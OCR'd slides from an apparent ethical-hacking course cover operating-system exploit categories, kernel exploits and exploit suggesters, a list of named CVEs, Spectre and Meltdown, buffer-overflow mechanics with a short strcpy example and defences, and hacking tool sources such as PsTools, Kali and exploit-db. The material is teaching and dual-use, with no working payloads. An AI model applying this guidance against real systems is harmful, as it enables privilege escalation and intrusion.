
Category	Description
Remote code execution	Any condition that allows attackers to execute arbitrary code
Buffer or heap overflow	A programming error that allows attackers to overwrite allocated memory addresses with malicious code
Denial of service	Any condition that allows attackers to use resources so that legitimate requests can't be served
Memory corruption	A programming error that allows attackers to access a program's memory space and hijack the normal execution flow

COMMON OPERATING SYSTEM EXPLOIT CATEGORIES

Category	Description
Privilege escalation	Any condition that allows attackers to gain elevated access to a compromised system Often performed through kernel exploits
Information disclosure	Any condition that allows attackers to gain access to protected information
Security feature bypass	A software weakness that allows attackers to circumvent policies, filters, input validation, or other security safeguards
Directory traversal	Any condition that allows attackers to access restricted areas of a file system

RINGS OF PRIVILEGE

- Intel CPU architecture
- Started with i386
- Hardware enforces privilege levels and process separation



KERNEL EXPLOITS

- The kernel is the core part of the Windows or Linux operating system
- It manages memory, schedules processing threads, and manages device I/O
- It runs in Ring 0 and has priority over all other processes
- Exploits that attack the kernel escalate privileges and destabilize the entire system

KERNEL EXPLOIT SUGGESTERS

- Kernel exploit suggesters exist for both Windows and Linux
- Watson (Windows)
  - A .NET tool designed to enumerate missing KBs and suggest exploits for Privilege Escalation vulnerabilities
  - https://github.com/rasta-mouse/Watson
- Linux Exploit Suggester
  - Designed to assist in detecting security deficiencies for given Linux kernel/Linux-based machine
  - https://github.com/mzet-/linux-exploit-suggester

RECENT WINDOWS KERNEL EXPLOITS

- CVE-2019-0836 LUAFV PostLuafvPostReadWrite SECTION_OBJECT_POINTERS Race Condition Windows 10 1809
- CVE-2019-0841 Microsoft Windows 10 < build 17763 - AppXSvc Hard Link Privilege Escalation
- CVE-2020-0796 SMBGhost (Windows 10 1903/1909) Remote Code Execution
- CVE 2019-1458 Wizard Opium (Windows) Local Privilege Escalation
- CVE 2019-1125 Windows Kernel Information Disclosure
- CVE 2019-0708 Windows 7 (x86) - 'BlueKeep' Remote Desktop Protocol (RDP) Remote Windows Kernel Use After Free

RECENT LINUX KERNEL EXPLOITS

- CVE-2022-0847 Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)
- CVE-2020-12352, 12351 Linux Kernel 5.4 - 'BleedingTooth' Bluetooth Zero-Click Remote Code Execution
- CVE-2019-13272 Linux Kernel 5.1.x - 'PTRACE_TRACEME' pkexec Local Privilege Escalation
- CVE-2019-19241 Linux 5.3 - Privilege Escalation via io_uring Offload of sendmsg() onto Kernel Thread with Kernel Creds

Many more are available on exploit-db.com!

SPECTRE AND MELTDOWN


- "Catastrophic" kernel exploits
  - CVE - 2017-5754, CVE-2017-5753, CVE-2017-5754
  - Impacts over 2800 vulnerable CPU types (Intel, IBM PowerPC, AMD, ARM)
- They break a fundamental assumption in operating system security
  - That an application running in user space cannot access kernel memory
- Meltdown causes out-of-order execution on the CPU
  - Can leak kernel memory into user mode long enough for it to be captured by a side-channel cache attack
- Spectre
  - Causes a CPU to speculatively execute a malicious code's path
  - The malicious path is rolled back but metadata is left in a cache that could also be captured by a side-channel attack
- In the cloud, an application in one VM could access the memory of another VM
  - An attacker could rent an instance on a public cloud
  - Collect information from other virtual machines on the same server

6.3 BUFFER OVERFLOWS

- Buffer
- Buffer Overflow
- Buffer Overflow Exploit


WHAT IS A BUFFER?

- A temporary storage area in RAM
  - Allocated to an application for its in/out functions



WHAT IS A BUFFER OVERFLOW?

- A condition when incoming data exceeds the size of the app's buffer
- Buffers are created to contain a finite amount of data
- Extra information can cause an overflow into adjacent buffers, corrupting or overwriting the valid data held in them




HOW A BUFFER OVERFLOW WORKS

- In a buffer overflow, a function's return address is overwritten with a new pointer to malicious code (usually shellcode)

1. When an application starts, it loads its code into memory
2. If some function of the app takes input, it will temporarily store that input into its buffer
    1. An area of memory designated for this purpose
    2. The app uses it as a workspace
3. If the developer who created the app does not include bounds checking or other input limits on that function, it is vulnerable to an overflow
    1. An attacker can enter so much excess data that the buffer overflows
    2. Malicious code spills into and takes over surrounding memory addresses
4. When an app's function is called upon to do something:
    1. It reads and act upon input in the buffer
    2. When it is done it returns back to the address of the calling function
    3. "I did what you asked. Now back to you"
5. If the return address has been overwritten with a malicious pointer, instead of returning back to the original function, it executes the malicious code

BUFFER OVERFLOW EXAMPLE

- Normal code (including return address) is overwritten by malicious code
- When the called function is done (returns to the calling function) it does not go back to the normal function but instead goes to the malicious function



BUFFER OVERFLOW EXAMPLE CODE

This buffer can only take 10 characters

```
char buff[10] = {0};
strcpy(buff, "This String Will Overflow the Buffer");
```

This input will overflow the buffer with 36 characters

WHAT MAKES AN APPLICATION OR SERVICE VULNERABLE TO A BUFFER OVERFLOW?

- When the developer does not include input limits (bounds checking) on a function that accepts incoming data
- Programming languages that are MOST vulnerable to buffer overflows are those that stem from the C programming language including:
  - C
  - C++
  - Objective-C
- Programming languages that have built-in bounds checking include:
  - Java, Python, C#

BUFFER OVERFLOW EXPLOIT

- The gold standard of system attacks
- A service or application does not validate a variable's size before allowing the information to be written into memory
- It won't stop input that overflows its buffer
- The attack overflows the app's buffer and overwrites adjacent memory locations with malicious code (usually shellcode to give the attacker an interactive environment)
- As a result, malicious input might be written to surrounding memory addresses
  - Executed in the privilege level of process it overflowed (hopefully SYSTEM!)
- The original function, having lost its working space, becomes unstable

HOW TO DEFEND AGAINST BUFFER OVERFLOWS

- The application developer must include bounds checking on any function that accepts input
- You can "fuzz test" an application (send it excessive random data) to see if it is vulnerable
  - Will react in unexpected ways
- Keep OS and application patches up-to-date
- If you are the developer, use secure coding practices to prevent overflows

SCENARIO

- You are examining a security report that includes the following statement:
  - After breaching a system, the attacker entered some unrecognized commands with very long text strings and then began using the sudo command to carry out actions…
- What do you think the attacker was doing?
- Buffer overflow
- The key point in the report is that the attacker was entering unrecognized commands with very long text strings
- The attacker seems to have been inputting more than the application could handle

6.4 SYSTEM HACKING TOOLS AND FRAMEWORKS

- PSTools
- Kali Linux
- Exploit Sites
- Searchsploit
- Compiling and Running Exploits

WHERE TO FIND HACKING TOOLS

- PsTools
  - https://docs.microsoft.com/en-us/sysinternals/downloads/pstools
- Kali Linux
  - Metasploit
  - searchsploit
  - other tools
- exploit-db.com / searchsploit
- GitHub.com
- www.exploitalert.com
- Packetstormsecurity.com
- Google!

PSTOOLS


- **PsExec** - execute processes remotely
- **PsFile** - shows files opened remotely
- **PsGetSid** - display the SID of a computer or a user
- **PsInfo** - list information about a system
- **PsPing** - measure network performance
- **PsKill** - kill processes by name or process ID
- **PsList** - list detailed information about processes

PSTOOLS (CONT'D)


- **PsLoggedOn** - see who's logged on locally and via resource sharing (full source is included)
- **PsLogList** - dump event log records
- **PsPasswd** - changes account passwords
- **PsService** - view and control services
- **PsShutdown** - shuts down and optionally reboots a computer
- **PsSuspend** - suspends processes
- **PsUptime** - shows you how long a system has been running since its last reboot
  - PsUptime's functionality has been incorporated into PsInfo

KALI LINUX


- Designed specifically for hacking
- Has many tools
- Supports docker
- Includes the searchsploit utility
  - Download the exploit-db database
  - Run script-based exploits
  - Compile source code with gcc or g++



